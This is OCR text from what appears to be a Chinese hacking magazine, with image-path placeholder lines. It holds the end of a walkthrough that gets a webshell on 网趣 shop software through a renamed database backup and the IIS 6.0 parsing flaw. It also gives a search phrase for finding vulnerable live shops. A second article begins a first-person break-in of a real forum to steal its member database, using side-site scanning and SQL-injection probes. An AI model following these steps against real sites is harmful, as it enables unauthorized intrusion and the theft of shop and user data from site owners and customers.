


图8

点“开始备份”按钮后提示“数据库备份完成，请进行其他操作！”，说明备份成功了。备份后文件的访问地址为http://127.0.0.1/Databackup.asp/shop.mdb，用lake2的eval最小马发送端连接http://127.0.0.1/Databackup.asp/shop.mdb（密码x），成功获得shell（如图8）。利用的是IIS 6.0的解析漏洞。

通过搜索“顾客您好,购买商品请先登录”等可以找到可能存在这个漏洞的网站。由于购物网站的敏感性，叉子们在练手拿shell的时候千万不要搞破坏，这样对大家都好。

由于网趣网上购物系统版本更新比较快，怕想本机测试的朋友到时候找不到存在漏洞的网趣网上购物系统的源代码，我把存在漏洞的网趣网上购物系统时尚版 v10.8版的源代码打包给大家了（网趣网上购物系统时尚版 v10.8.rar）。

最后再啰嗦几句， 网趣网上购物系统作为一款网上购物系统，是直接关系到用户的财产安全的，安全性是很重要的一个方面，试想如果连购物的安全都不能保证谁还敢在你的网站购物，但网趣网上购物系统却时不时地爆出一个漏洞，实在不应该啊，强烈建议网趣网上购物系统的编写者多注意一些程序的安全性。

（文章中涉及的软件本期光盘已收录）

一次简单的入侵+刷库

MYC00I

某日在网上闲逛，发现了一个论坛里面的资源不错，在电子图书版块有很多pdf格式的电子书籍提供下载。（如图1）




图1

想要下载发现需要回复帖子才能看到下载地址，小菜我就兴冲冲的跑去注册账号，结果提示注册需要邀请码。到群里问了一下，发现小P同学和站长紫色认识，就从他那里弄了一个邀请链接过来，成功注册。有了账号就OK了，回复得到下载地址，皆大欢喜。继续在论坛里溜达，发现了一个“高级会员区”版块：（如图2）





图2

是个私密版块，我这种新注册的会员是没有权限访问的，里面应该有不少好东西啊，哈，想到这里口水流了一地，怎么才能访问此版块呢，仔细看了看论坛规则，VIP会员的获取有以下几种方法：（如图3）


目前获取VIP荣誉会员的3种途径：

1.成为论坛赞助商 赞助费=100元 = 终身VIP荣誉会员+赠送9位无保安全情侣QQ一对

2.论坛紫色代理出售网迅自动充值软件 免费无限淘宝绑定 送离线 短信提示 代理版 （这个是身VIP荣誉会员+8位无保护安全QQ一枚一一一一

购买网迅自动充值软件 免费无限淘宝绑定 送离线 短信提示 代理版

3.为本站制作专属安全相关语音动画教程（课时必须超过5节 这个可以先联系紫色，7791730）

4.在论坛发布一些原创资源 转载一些优秀资源 在论坛表现突出 通过管理员审核 免费获取 终

……其他的以后更新吧~！

图3

小菜我很懒又没有钱，上面几点短时间都做不到，于是一个邪恶的想法出现了：入侵这个论坛，刷了他的会员数据库！

说干就干，目标论坛是DX1.5的程序，最近又没有出0day，直接入侵的想法被放弃。操出旁注工具，查询下又没有旁站先：（如图4）




图4

嘿嘿，旁站不少哦，直觉告诉我可能是星外的服务器。好吧，先弄个旁站的shell再说，挑了一个企业站下手：（如图5）

习惯性的找到一个产品页面，在地址后加个单引号，提示“非法访问”：（如图6）




图5

试了下Cookie中转注入，也不成功。无奈祭出wwwscan扫下目录，看看能不能扫出来个上传点什么的，结果（如图7）：




图6

